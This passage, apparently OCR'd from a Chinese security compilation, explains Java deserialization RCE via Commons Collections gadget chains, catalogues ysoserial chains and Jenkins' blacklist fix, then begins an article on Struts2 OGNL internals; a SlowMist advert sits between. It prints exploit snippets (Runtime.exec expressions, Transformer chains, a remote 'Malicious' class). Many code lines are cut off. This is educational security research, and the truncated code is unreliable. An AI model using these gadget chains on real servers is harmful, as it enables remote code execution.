很简单，一个单例模式的方法获取到 Runtime 的实例，再调用它的 exec() 执行命令。在表达式注入类 RCE 漏洞中也可以频繁看到利用各种条件特性来构造这段语句的身影，比如 Struts2 的 OGNL：

```
@java.lang.Runtime@getRuntime().exec(cmd)
```

比如 Spring 的 SpEL：

```
T(java.lang.Runtime).getRuntime().exec(cmd)
```

这里替小白问个基础但又和接下来的内容有关的问题：为什么都要使用链式结构?

原因其实很简单，因为无论是表达式解析执行还是反序列化时，底层通过反射技术获取对象调用函数都会存在一个上下文环境，使用链式结构的语句可以保证执行过程中这个上下文是一致的。你也可以换个方式问自己，如果你第一次请求 Runtime.getRuntime()，那如何保证第二次请求 rt.exec() 能够拿到第一次的 Runtime 对象呢?

了解了这个问题之后，我们就可以开始尝试用 Commons Collections 先来构造这个链式结构了。

前辈们为我们在 Commons Collections 中找到了一个用于对象之间转换的 Transformer 接口，它有几个我们用得着的实现类：

1. ConstantTransformer

```
public ConstantTransformer(Object constantToReturn) {    super();
    iConstant = constantToReturn;
}public Object transform(Object input) {    return iConstant;
}
```

2. InvokerTransformer

```
public InvokerTransformer(String methodName, Class[] paramTypes, Object[] args) {    super
    iMethodName = methodName;
    iParamTypes = paramTypes;
    iArgs = args;
}public Object transform(Object input) {    // omit
    Class cls = input.getClass();    Method method = cls.getMethod(iMethodName, iParamTypes
```

3. ChainedTransformer

```
public ChainedTransformer(Transformer[] transformers) {    super();
    iTransformers = transformers;
}public Object transform(Object object) {    for (int i = 0; i < iTransformers.length; i++
        object = iTransformers[i].transform(object);
    }    return object;
}
```

利用这几个对象，可以构造出下面这条链：

```
Transformer[] trans = new Transformer[] {        new ConstantTransformer(Runtime.class),
```

其中，数组的中间两个元素是最让人费解的，我们一句一句来解释 *（前方高能预警，请对照上面几个 Transformer 的逻辑仔细看，接下来的内容网上有些解释是存在出入的）*：

1. 构造一个 ConstantTransformer，把 Runtime 的 Class 对象传进去，在 transform() 时，始终会返回这个对象
2. 构造一个 InvokerTransformer,待调用方法名为 getMethod,参数为 getRuntime,在 transform() 时，传入 1 的结果，此时的 input 应该是 java.lang.Runtime，但经过 getClass() 之后，cls 为 java.lang.Class，之后 getMethod() 只能获取 java.lang.Class 的方法，因此才会定义的待调用方法名为 getMethod，然后其参数才是 getRuntime，它得到的是 getMethod 这个方法的 Method 对象，invoke() 调用这个方法，最终得到的才是 getRuntime 这个方法的 Method 对象
3. 构造一个 InvokerTransformer，待调用方法名为 invoke，参数为空，在 transform() 时，传入 2 的结果，同理，cls 将会是 java.lang.reflect.Method，再获取并调用它的 invoke 方法，实际上是调用上面的 getRuntime() 拿到 Runtime 对象

4. 构造一个 InvokerTransformer，待调用方法名为 exec，参数为命令字符串，在 transform() 时，传入 3 的结果，获取 java.lang.Runtime 的 exec 方法并传参调用
5. 最后把它们组装成一个数组全部放进 ChainedTransformer 中，在 transform() 时，会将前一个元素的返回结果作为下一个的参数，刚好满足需求

既然第 2、3 步这么绕，我们又知道了为什么，是不是可以考虑用下面这种逻辑更清晰的方式来构造呢：

```
Transformer[] trans = new Transformer[] {        new ConstantTransformer(Runtime.getRuntime())
```

答案是不行的。虽然单看整个链，无论是定义还是执行都是没有任何问题的，但是在后续序列化时，由于 Runtime.getRuntime() 得到的是一个对象，这个对象也需要参与序列化过程，而 Runtime 本身是没有实现 Serializable 接口的，所以会导致序列化失败。

也有同学可能看过 ysoserial 构造的 Payload，它的习惯是先定义一个包含『无效』Transformer 的 ChainedTransformer，等所有对象装填完毕之后再利用反射将实际的数组放进去。这么做的原因作者也在一个 Issue 中给了解释，我们直接看原文：

> Generally any reflection at the end of gadget-chain set up is done to “arm” the chain because constructing it while armed can result in premature “detonation” during set-up and cause it to be inert when serialized and deserialized by the target application.

现在，有了这条 Transformer 链，就等着谁来执行它的 transform() 了。

网上流传的示例很多都是使用一个名为 TransformedMap 的装饰器来触发 transform()，它在装饰时会传入原始 Map、一个键转换器 Transformer 和一个值转换器 Transformer，而它的父类在内部实现了一个 AbstractMapEntryDecorator 的子类，会在 setValue() 前调用 checkSetValue() 进行检查，而 TransformedMap.checkSetValue() 会调用它的值转换器的 transform()，因此装饰任意一个有元素的 Map 就可以满足需求：

```
Map m = TransformedMap.decorate(new HashMap(){{ put("value", "anything"); }}, null, chain);
```

这时，我们只需要再找一个包含可控 Map 字段，并会在反序列化时对这个 Map 进行 setValue() 或 get() 操作的公共对象。

幸运的是，前辈们在 JDK 较早的版本中发现了 AnnotationInvocationHandler 这个对象 *（较新版本的 JDK 可以使用 BadAttributeValueExpException，在这里就不展开了）*，它在初始化时可以传入一个 Map 类型参数赋值给字段 memberValues，readObject() 过程中如果满足一定条件就会对 memberValues 中的元素进行 setValue()：

```
private void readObject(java.io.ObjectInputStream s)
    s.defaultReadObject();    AnnotationType annotationType = null;    try {
        annotationType = AnnotationType.getInstance(type);
```

```
    } catch(IllegalArgumentException e) {        throw new java.io.InvalidObjectException("Non
    }    Map<String, Class<?>> memberTypes = annotationType.memberTypes();    for (Map.Entry<S
                    value instanceof ExceptionProxy)) {
                memberValue.setValue(                    new AnnotationTypeMismatchExceptionPr
                        value.getClass() + "[" + value + "]").setMember(
                            annotationType.members().get(name)));
            }
        }
    }
}
```

可以看到，在遍历 memberValues.entrySet() 时，会用键名在 memberTypes 中尝试获取一个 Class，并判断它是否为 null，这就是刚才说的需要满足的条件。接下来是网上很少提到过的一个结论：

首先，memberTypes 是 AnnotationType 的一个字段，里面存储着 Annotation 接口声明的方法信息 *（键名为方法名，值为方法返回类型）*。因此，我们在获取 AnnotationInvocationHandler 实例时，需要传入一个方法个数大于 0 的 Annotation 子类 *（一般来说，若方法个数大于 0，都会包含一个名为 value 的方法）*，并且原始 Map 中必须存在任意以这些方法名为键名的元素，才能顺利进入 setValue() 的流程：

```
Class cls = Class.forName("sun.reflect.annotation.AnnotationInvocationHandler");Constructor ct
ctor.setAccessible(true);Object o = ctor.newInstance(Target.class, m);
```

以上是 TransformedMap 的利用构造过程。而 ysoserial 官方更倾向于使用 LazyMap 作为装饰器，它在装饰时会传入原始 Map 和一个 Transformer 作为工厂，当 get() 获取值时，若键不存在，就会调用工厂的 transform() 创建一个新值放入 Map 中，因此装饰任意一个空 Map 也可以满足需求：

```
Map m = LazyMap.decorate(new HashMap(), chain);
```

但与 TransformedMap 不同的是，AnnotationInvocationHandler.readObject() 中并没有直接的对 memberTypes 执行 get() 操作，反而是在它的 invoke() 中存在 get()，但又对方法名有一定的要求：

```
public Object invoke(Object proxy, Method method, Object[] args) {    String member = method.g
        paramTypes[0] == Object.class)        return equalsImpl(args[0]);    assert paramTypes
```

所以,ysoserial 使用 Java 动态代理的方式处理了 LazyMap,使 readObject() 在调用 memberValues.entrySet() 时代理进入 invoke() 阶段，刚好方法名 entrySet 也可以顺利的跳过前面的几个判断条件，最终达到目的。

18.2.3 修复方案

Jenkins 在 1.638 版本的 Connection.readObject() 中，将默认的 ObjectInputStream 改为了其自定义的子类 ObjectInputStreamEx，并传入 ClassFilter.DEFAULT 校验过滤：

```
public <T> T readObject() throws IOException, ClassNotFoundException {    ObjectInputStream oi
            getClass().getClassLoader(), ClassFilter.DEFAULT);    return (T)ois.readObject();
}
```

ClassFilter.DEFAULT 长这样：

```
public static final ClassFilter DEFAULT = new ClassFilter() {    protected boolean isBlacklist
        } else if (name.startsWith("org.apache.commons.collections.functors.")) {            r
        } else {            return name.contains("org.apache.xalan");
        }
    }
};
```

还是一个简简单单的黑名单。

18.3 POP 的艺术

既然反序列化漏洞常见的修复方案是黑名单，就存在被绕过的风险，一旦出现新的 POP 链，原来的防御也就直接宣告无效了。

所以在反序列化漏洞的对抗史中，除了有大佬不断的挖掘新的反序列化漏洞点，更有大牛不断的探寻新的 POP 链。

POP 已经成为反序列化区别于其他常规 Web 安全漏洞的一门特殊艺术。

既然如此，我们就用 ysoserial 这个项目，来好好探究一下现在常用的这些 RCE 类 POP 中到底有什么乾坤：

- BeanShell1
  - 命令执行载体：bsh.Interpreter
  - 反序列化载体：PriorityQueue
  - PriorityQueue.readObject() 反序列化所有元素后,通过 comparator.compare() 进行排序,该 comparator 被代理给 XThis.Handler 处理,其 invoke() 会调用 This.invokeMethod() 从 Interpreter 解释器中解析包含恶意代码的 compare 方法并执行
- C3P0
  - 命令执行载体：bsh.Interpreter
  - 反序列化载体：com.mchange.v2.c3p0.PoolBackedDataSource

  - PoolBackedDataSource.readObject() 进行到父类 PoolBackedDataSourceBase.readObject() 阶段，会调用 ReferenceIndirector$ReferenceSerialized.getObject() 获取对象，其中 InitialContext.lookup() 会去加载远程恶意对象并初始化，导致命令执行，有些同学可能不太清楚远程恶意对象的长相，举个简单的例子：

```
public class Malicious {    public Malicious() {        java.lang.Runtime.getRuntime(
    }
}
```

- Clojure
  - 命令执行载体：clojure.core$comp$fn__4727
  - 反序列化载体：HashMap
  - HashMap.readObject() 反序列化各元素时，通过它的 hashCode() 得到 hash 值，而 AbstractTableModel$ff19274a.hashCode() 会从 IPersistentMap 中取 hashCode 键的值对象调用其 invoke()，最终导致 Clojure Shell 命令字符串执行
- CommonsBeanutils1
  - 命令执行载体：org.apache.xalan.xsltc.trax.TemplatesImpl
  - 反序列化载体：PriorityQueue
  - PriorityQueue.readObject() 执行排序时,BeanComparator.compare() 会根据 BeanComparator.pro *(值为 outputProperties)*调用 TemplatesImpl.getOutputProperties(),它在 newTransformer() 时会创建 AbstractTranslet 实例，导致精心构造的 Java 字节码被执行
- CommonsCollections1
  - 命令执行载体：org.apache.commons.collections.functors.ChainedTransformer
  - 反序列化载体：AnnotationInvocationHandler
  - 见前文
- CommonsCollections2
  - 命令执行载体：org.apache.xalan.xsltc.trax.TemplatesImpl
  - 反序列化载体：PriorityQueue
  - PriorityQueue.readObject() 执行排序时，TransformingComparator.compare() 会调用 InvokerTransformer.transform() 转换元素，进而获取第一个元素 TemplatesImpl 的 newTransformer() 并调用，最终导致命令执行
- CommonsCollections3
  - 命令执行载体：org.apache.commons.collections.functors.ChainedTransformer
  - 反序列化载体：AnnotationInvocationHandler
  - 除 Transformer 数组元素组成不同外，与 CommonsCollections1 基本一致
- CommonsCollections4
  - 命令执行载体：org.apache.commons.collections.functors.ChainedTransformer

  - 反序列化载体：PriorityQueue
  - PriorityQueue.readObject() 执行排序时，TransformingComparator.compare() 会调用 ChainedTransformer.transform() 转换元素，进而遍历执行 Transformer 数组中的每个元素，最终导致命令执行

- CommonsCollections5
  - 命令执行载体：org.apache.commons.collections.functors.ChainedTransformer
  - 反序列化载体：BadAttributeValueExpException
  - BadAttributeValueExpException.readObject() 当 System.getSecurityManager() 为 null 时，会调用 TiedMapEntry.toString()，它在 getValue() 时会通过 LazyMap.get() 取值，最终导致命令执行

- CommonsCollections6
  - 命令执行载体：org.apache.commons.collections.functors.ChainedTransformer
  - 反序列化载体：HashSet
  - HashSet.readObject() 反序列化各元素后，会调用 HashMap.put() 将结果放进去，而它通过 TiedMapEntry.hashCode() 计算 hash 时，会调用 getValue() 触发 LazyMap.get() 导致命令执行

- Groovy1
  - 命令执行载体：org.codehaus.groovy.runtime.MethodClosure
  - 反序列化载体：AnnotationInvocationHandler
  - AnnotationInvocationHandler.readObject() 在通过 memberValues.entrySet() 获取 Entry 集合，该 memberValues 被代理给 ConvertedClosure 拦截 entrySet 方法，根据 MethodClosure 的构造最终会由 ProcessGroovyMethods.execute() 执行系统命令

- Hibernate1
  - 命令执行载体：org.apache.xalan.xsltc.trax.TemplatesImpl
  - 反序列化载体：HashMap
  - HashMap.readObject() 通过 TypedValue.hashCode() 计算 hash 时,ComponentType.getPropertyVal
    会调用 PojoComponentTuplizer.getPropertyValue() 获取到 TemplatesImpl.getOutputPropertie
    方法并调用导致命令执行

- Hibernate2
  - 命令执行载体：com.sun.rowset.JdbcRowSetImpl
  - 反序列化载体：HashMap
  - 执行过程与 Hibernate1 一致，但 Hibernate2 并不是传入 TemplatesImpl 执行系统命令，而是利用 JdbcRowSetImpl.getDatabaseMetaData() 调用 connect() 连接到远程 RMI

- JBossInterceptors1
  - 命令执行载体：org.apache.xalan.xsltc.trax.TemplatesImpl
  - 反序列化载体：org.jboss.interceptor.proxy.InterceptorMethodHandler

  - InterceptorMethodHandler.readObject() 在 executeInterception() 时,会根据 SimpleIntercep
    拿到 TemplatesImpl 放进 ArrayList 中，并传入 SimpleInterceptionChain 进行初始化，它在调用 invokeNextInterceptor() 时会导致命令执行

- JSON1
  - 命令执行载体：org.apache.xalan.xsltc.trax.TemplatesImpl
  - 反序列化载体：HashMap
  - HashMap.readObject() 将各元素放进 HashMap 时,会调用 TabularDataSupport.equals() 进行比较,它的 JSONObject.containsValue() 获取对象后在 PropertyUtils.getProperty() 内动态调用 getOutputProperties 方法,它被代理给 CompositeInvocationHandlerImpl，其中转交给 JdkDynamicAopProxy.invoke(),在 AopUtils.invokeJoinpointUsingReflection() 时会传入从 AdvisedSupport.target 字段中取出来的 TemplatesImpl，最终导致命令执行

- JavassistWeld1
  - 命令执行载体：org.apache.xalan.xsltc.trax.TemplatesImpl
  - 反序列化载体：org.jboss.weld.interceptor.proxy.InterceptorMethodHandler
  - 除 JBoss 部分包名存在差异外，与 JBossInterceptors1 基本一致

- Jdk7u21
  - 命令执行载体：org.apache.xalan.xsltc.trax.TemplatesImpl
  - 反序列化载体：LinkedHashSet
  - LinkedHashSet.readObject() 将各元素放进 HashMap 时，第二个元素会调用 equals() 与第一个元素进行比较,它被代理给 AnnotationInvocationHandler 进入 equalsImpl()，在 getMemberMethods() 遍历 TemplatesImpl 的方法遇到 getOutputProperties 进行调用时，导致命令执行

- MozillaRhino1
  - 命令执行载体：org.apache.xalan.xsltc.trax.TemplatesImpl
  - 反序列化载体：BadAttributeValueExpException
  - BadAttributeValueExpException.readObject() 调用 NativeError.toString() 时，会在 ScriptableObject.getProperty() 中进入 getImpl()，ScriptableObject$Slot 根据 name 获取到封装了 Context.enter 方法的 MemberBox，并通过它的 invoke() 完成调用，而之后根据 message 调用 TemplatesImpl.newTransformer() 则会导致命令执行

- Myfaces1
  - 命令执行载体:org.apache.myfaces.view.facelets.el.ValueExpressionMethodExpression
  - 反序列化载体：HashMap
  - HashMap.readObject() 通过 ValueExpressionMethodExpression.hashCode() 计算 hash 时，会由 getMethodExpression() 调用 ValueExpression.getValue()，最终导致 EL 表达式执行

- Myfaces2
  - 命令执行载体:`org.apache.myfaces.view.facelets.el.ValueExpressionMethodExpression`
  - 反序列化载体：`HashMap`
  - 执行过程与 Myfaces1 一致，但 Myfaces2 的 EL 表达式并不是由使用者传入的，而是预制了一串加载远程恶意对象的表达式
- ROME
  - 命令执行载体：`org.apache.xalan.xsltc.trax.TemplatesImpl`
  - 反序列化载体：`HashMap`
  - `HashMap.readObject()` 通过 `ObjectBean.hashCode()` 计算 hash 时,会在 `ToStringBean.toString()` 阶段遍历 `TemplatesImpl` 所有字段的 Setter 和 Getter 并调用,当调用到 `getOutputProperties()` 时将导致命令执行
- Spring1
  - 命令执行载体：`org.apache.xalan.xsltc.trax.TemplatesImpl`
  - 反序列化载体:`org.springframework.core.SerializableTypeWrapper$MethodInvokeTypeProvider`
  - `SerializableTypeWrapper$MethodInvokeTypeProvider.readObject()` 在调用 `TypeProvider.getT` 时被代理给 `AnnotationInvocationHandler` 得到另一个 Handler 为 `AutowireUtils$ObjectFactoryD` 的代理，之后传给 `ReflectionUtils.invokeMethod()` 动态调用 `newTransformer` 方法时被第二个代理拦截,它的 `objectFactory` 字段是第三个代理,因此 `objectFactory.getObject()` 会获得 `TemplatesImpl`，最终导致命令执行
- Spring2
  - 命令执行载体：`org.apache.xalan.xsltc.trax.TemplatesImpl`
  - 反序列化载体:`org.springframework.core.SerializableTypeWrapper$MethodInvokeTypeProvider`
  - `SerializableTypeWrapper$MethodInvokeTypeProvider.readObject()` 在动态调用 `newTransforme` 方法时,被第二个代理拦截交给 `JdkDynamicAopProxy`,它在 `AopUtils.invokeJoinpointUsingReflec` 时会传入从 `AdvisedSupport.targetSource` 字段中取出来的 `TemplatesImpl`，最终导致命令执行

根据上面这些内容，我们可以得到几条简单的 POP 构造法则：

1. 当依赖中不存在可以执行命令的方法时，可以选择使用 `TemplatesImpl` 作为命令执行载体，并想办法去触发它的 `newTransformer` 或 `getOutputProperties` 方法
2. 可以作为入口的通用反序列化载体是 `HashMap`、`AnnotationInvocationHandler`、`BadAttributeValueExpEx` 和 `PriorityQueue`，它们都是依赖较少的 JDK 底层对象，区别如下：
   - `HashMap`，可以主动触发元素的 `hashCode` 和 `equals` 方法
   - `AnnotationInvocationHandler`, 可以主动触发 `memberValues` 字段的 `entrySet` 方法, 本身也可以作为动态代理的 Handler 进入自己的 `invoke` 方法
   - `BadAttributeValueExpException`，可以主动触发 `val` 字段的 `toString` 方法
   - `PriorityQueue`，可以主动触发 `comparator` 字段的 `compare` 方法

慢雾科技 slow mist 专注区块链生态安全

简介 INTRO

慢雾科技由一支拥有十多年一线网络安全攻防实战的团队创建，团队成员打造了拥有世界级影响力的安全工程。作为中国最早专注于区块链生态安全的公司，慢雾科技已经为全球多家领先的数字货币交易所、钱包、底层公链、智能合约等项目做了安全审计及防御部署。慢雾科技的安全解决方案包括：安全审计、安全顾问、防御部署、威胁情报(BTI)、漏洞赏金等服务并配套相关安全产品。在行业内曾独立发现并公布多起通用高风险的安全漏洞，得到业界的广泛关注与认可。除了全球顶级公链如比特币、门罗币、以太坊、EOS、本体、唯链、YOYOW、FIBOS 等，慢雾科技还特别深耕以太坊和 EOS 生态，围绕 DApp 安全攻防对抗，安全审计的知名智能合约超 400 多份，并打造了 EOS 天眼、DApp 防火墙 FireWall.X 等产品。给区块链生态带来安全感是慢雾科技努力的方向。

服务项目 *君之所想 吾之所为*

交易所安全审计
针对各类型交易所，超越传统网络攻防的私钥架构安全、业务逻辑安全等全方位的灰盒安全审计。

钱包安全审计
针对各类型钱包，超越传统网络攻防的私钥架构安全、业务逻辑安全等全方位的灰盒安全审计。

链安全审计
针对区块链节点配置、节点通信、共识算法、合约虚拟机等关键模块，解决区块链最核心的安全问题。

智能合约安全审计
针对代币(Token)合约、DApp 合约等的源码进行全方位的白盒安全审计。

安全顾问
指导先导性安全体系建设、防御先人一步。

防御部署
部署因地制宜的防御方案、实施热钱包安全加固等。

区块链威胁情报系统
通过威胁情报整合，和社区伙伴的力量，构建一个链上链下安全治理一体化的联合防御体系。

漏洞赏金
自主设定业务范围和奖励标准，轻松引入海量职业安全研究人员进行持续性的漏洞挖掘。

邮箱联系我们：team@slowmist.com

慢雾科技官网：https://www.slowmist.com

慢雾区官网：https://www.slowmist.io

慢雾官方微信公众号

浅析 OGNL 的攻防史

文章作者：Lucifaer

文章来源：https://www.anquanke.com/post/id/169735

在分析 Struts2 漏洞的过程中就一直想把 OGNL 的运行机制以及 Struts2 对 OGNL 的防护机制总结一下，但是一直苦于自己对 Struts2 的理解不是很深刻而迟迟无法动笔，最近看了lgtm 的这篇文章收获良多，就想在这篇文章的基础上总结一下目前自己对于 OGNL 的一些理解，希望师傅们斧正。

19.1 0x01 OGNL 与 Struts2

19.1.1 1.1 root 与 context

OGNL 中最需要理解清楚的是 root（根对象）、context（上下文）。

- root：root 可以理解为是一个 java 对象，表达式所规定的所有操作都是通过 root 来指定其对哪个对象进行操作。
- context：context 可以理解为对象运行的上下文环境，context 以 MAP 的结构，利用键值对关系来描述对象中的属性以及值。

Struts2 框架使用了标准的命名上下文（naming context，我实在是不知道咋翻译了-. -）来执行 OGNL 表达式。处理 OGNL 的最顶层对象是一个 Map 对象，通常称这个 Map 对象为 context map 或者 context。而 OGNL 的 root 就在这个 context map 中。在表达式中可以直接引用 root 对象的属性，如果需要引用其他的对象，需要使用 # 标明。


框架将 OGNL 里的 context 变成了我们的 ActionContext，将 root 变成了 valueStack。Struts2 将其他对象和 valueStack 一起放在 ActionContext 中，这些对象包括 application、session、request context 的上下文映射。下面是一个图例：

```
                |
                |--application
                |
                |--session
context map---|
                |--value stack(root)
                |
                |--action (the current action)
                |
                |--request
                |
                |--parameters
                |
                |--attr (searches page, request, session, then application scopes)
                |
```

19.1.2 1.2 ActionContext

ActionContext 是 action 的上下文，其本质是一个 MAP，简单来说可以理解为一个 action 的小型数据库，整个 action 生命周期（线程）中所使用的数据都在这个 ActionContext 中。而对于 OGNL 来说 ActionContext 就是充当 context 的，并且在框架中

这里盗一张图来说明 ActionContext 中存有哪些东西：




可以看到其中有三个常见的作用域 request、session、application。

- attr 作用域则是保存着上面三个作用域的所有属性，如果有重复的则以 request 域中的属性为基准。
- paramters 作用域保存的是表单提交的参数。
- VALUE_STACK，也就是常说的值栈，保存着 valueStack 对象，也就是说可以通过 ActionContext 访问到 valueStack 中的值。

19.1.3 1.3 valueStack

值栈本身是一个 ArrayList，充当 OGNL 的 root：



root 在源码中称为 CompoundRoot，它也是一个栈，每次操作 valueStack 的出入栈操作其实就是对 CompoundRoot 进行对应的操作。每当我们访问一个 action 时，就会将 action 加入到栈顶，而提交的各种表单参数会在 valueStack 从顶向下查找对应的属性进行赋值。

这里的 context 就是 ActionContext 的引用，方便在值栈中去查找 action 的属性。

19.1.4 1.4 ActionContext 和 valueStack 的关系

可以看到其实 ActionContext 和 valueStack 是 ‘‘相互包含’’ 的关系，当然准确点来说，valueStack 是 ActionContext 中的一部分，而 ActionContext 所描述的也不只是一个 OGNLcontext 的代替品，毕竟它更多是为 action 构建一个独立的运行环境（新的线程）。而这样的关系就导致了我们可以通过 valueStack 访问 ActionContext 中的属性而反过来亦然。

其实可以用一种不是很标准的表达方式来描述这样的关系：可以把 valueStack 想成 ActionContext 的索引，你可以直接通过索引来找到表中的数据，也可以在表中找到所有数据的索引，无非是书与目录的关系罢了。

19.2 0x02 OGNL 的执行

19.2.1 2.1 初始化 ValueStack

我们从代码的角度来看看 OGNL 的执行流。从 Struts2 框架的代码中，我们可以清楚的看到 OGNL 的包是位于 xwork2 中的，而连通 Struts2 与 xwork2 的桥梁就是 ActionProxy，也就是说在 ActionProxy 接管整个控制权前，FilterDispatcher 就已经完成了对 ActionContext 的建立与初始化。

而具体的代码是在 org.apache.struts2.dispatcher.PrepareOperations 中：

```java
public ActionContext createActionContext(HttpServletRequest request, HttpServletResponse response) {
    ActionContext ctx;
    Integer counter = 1;
    Integer oldCounter = (Integer) request.getAttribute(CLEANUP_RECURSION_COUNTER);
    if (oldCounter != null) {
        counter = oldCounter + 1;
    }

    ActionContext oldContext = ActionContext.getContext();
    if (oldContext != null) {
        // detected existing context, so we are probably in a forward
        ctx = new ActionContext(new HashMap<>(oldContext.getContextMap()));
    } else {
        ValueStack stack = dispatcher.getContainer().getInstance(ValueStackFactory.class).createValueStack();
        stack.getContext().putAll(dispatcher.createContextMap(request, response,  mapping: null));
        ctx = new ActionContext(stack.getContext());
    }
    request.setAttribute(CLEANUP_RECURSION_COUNTER, counter);
    ActionContext.setContext(ctx);
    return ctx;
}
```

安全客 (www.anquanke.com)

在这里如果没有 Context 存在的话，则会调用 ValueStackFactory 这个接口的 createValueStack 方法，跟进看一下：

```java
/.../
package com.opensymphony.xwork2.util;

/**
 * Factory that creates a value stack, defaulting to the OgnlValueStackFactory
 */
public interface ValueStackFactory {

    /**
     * Get a new instance of {@link com.opensymphony.xwork2.util.ValueStack}
     *
     * @return  a new {@link com.opensymphony.xwork2.util.ValueStack}.
     */
    ValueStack createValueStack();

    /**
     * Get a new instance of {@link com.opensymphony.xwork2.util.ValueStack}
     *
     * @param stack an existing stack to include.
     * @return  a new {@link com.opensymphony.xwork2.util.ValueStack}.
     */
    ValueStack createValueStack(ValueStack stack);

}
```

Scope: ALL
ValueStackFactory (com.opensymphony.xwork2.util)
OgnlValueStackFactory (com.opensymphony.xwork2.ognl)
安全客 (www.anquanke.com)

跟进 OgnlValueStackFactory：

```java
public ValueStack createValueStack() {
    ValueStack stack = new OgnlValueStack(xworkConverter, compoundRootAccessor, textProvider, allowStaticMethodAccess);
    container.inject(stack);
    stack.getContext().put(ActionContext.CONTAINER, container);
    return stack;
}
```

安全客 (www.anquanke.com)

这几个参数分别为：

```
protected XWorkConverter xworkConverter;
protected CompoundRootAccessor compoundRootAccessor;
protected TextProvider textProvider;
protected Container container;
protected boolean allowStaticMethodAccess;
```

安全客 (www.anquanke.com)

跟进看一下 OgnlValueStack 的构造方法：

```
protected OgnlValueStack(XWorkConverter xworkConverter, CompoundRootAccessor accessor, TextProvider prov, boolean allowStaticAccess) {
    setRoot(xworkConverter, accessor, new CompoundRoot(), allowStaticAccess);
    push(prov);
}
```

安全客 (www.anquanke.com)

```
protected void setRoot(XWorkConverter xworkConverter, CompoundRootAccessor accessor, CompoundRoot compoundRoot,
                       boolean allowStaticMethodAccess) {
    this.root = compoundRoot;
    this.securityMemberAccess = new SecurityMemberAccess(allowStaticMethodAccess);
    this.context = Ognl.createDefaultContext(this.root, accessor, new OgnlTypeConverterWrapper(xworkConverter), securityMemberAccess);
    context.put(VALUE_STACK, this);
    Ognl.setClassResolver(context, accessor);
    ((OgnlContext) context).setTraceEvaluations(false);
    ((OgnlContext) context).setKeepLastEvaluation(false);
}
```

安全客 (www.anquanke.com)

可以看到设置根、设置安全防范措施、以及调用 Ognl.createDefaultContext 来创建默认的 Context 映射：

```
public static Map createDefaultContext(Object root, ClassResolver classResolver,
                                        TypeConverter converter, MemberAccess memberAccess)
{
    return addDefaultContext(root, classResolver, converter, memberAccess, new OgnlContext());
}
```

安全客 (www.anquanke.com)

```
public static Map addDefaultContext(Object root, ClassResolver classResolver,
                                    TypeConverter converter, MemberAccess memberAccess, Map context)
{
    OgnlContext result;

    if (!(context instanceof OgnlContext)) {
        result = new OgnlContext();
        result.setValues(context);
    } else {
        result = (OgnlContext) context;
    }
    if (classResolver != null) {
        result.setClassResolver(classResolver);
    }
    if (converter != null) {
        result.setTypeConverter(converter);
    }
    if (memberAccess != null) {
        result.setMemberAccess(memberAccess);
    }

    result.setRoot(root);
    return result;
}
```

安全客 (www.anquanke.com)

这里我们跟到 OgnlContext 中看一下，有这么几个对象时比较重要的，他们规定了 OGNL 计算中的计算规则处理类：

```
public static final ClassResolver DEFAULT_CLASS_RESOLVER = new DefaultClassResolver();
public static final TypeConverter DEFAULT_TYPE_CONVERTER = new DefaultTypeConverter();
